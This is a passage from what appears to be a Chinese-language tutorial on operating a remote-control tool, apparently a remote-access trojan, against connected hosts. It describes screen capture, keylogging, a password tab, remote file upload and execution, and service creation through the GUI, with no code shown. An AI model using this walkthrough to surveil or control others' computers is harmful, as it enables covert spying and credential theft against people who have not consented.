


图2




图3




图4




图1

二、远程服务端控制

这款软件也集成一些常用功能，例如进程管理，文件管理，系统信息等。但是没有视频功能，只能远程捕捉图

片。选择上线主机右键有一些选项供大家选择，大部分功能集成到了管理选项里。选择屏幕捕捉，就可以进行屏幕图片捕捉了（如图6），点击选项，可以修改大小以及颜色参数，保存可以选择将图片保持的位置。要看连环画，勾选上自动，还提供了自动保存，鼠标点击以及键盘输入选项。点击捕捉屏幕就可以开始看连环画了。点击管理功能，弹出的框框（如图7），就是我们的主功能控制面板了。出现了管理，信息，其他功能，网络工具，密码，以及键盘记录。




图5




图6




图7

管理选项下提供了文件，窗口，进程，服务，注册表五大功能。

1、文件管理

文件管理功能包括上传下载执行文件，以及搜索文件（如图8）。大家打开时，可能一片空白，先点下列出驱动器，在点击下拉列表选择相应的盘符就可以看见文件了。选择相应的文件右键就列出了相应的功能-刷新，上传，下载，执行，重命名，新建，删除，搜索。




图8

2、服务管理

打开服务选项卡（如图9），又是一片空白，大家不要着急，右键刷新就可以看到服务了，提供了启动停止删除服务。在下面的框框里可以新建你自己的服务。

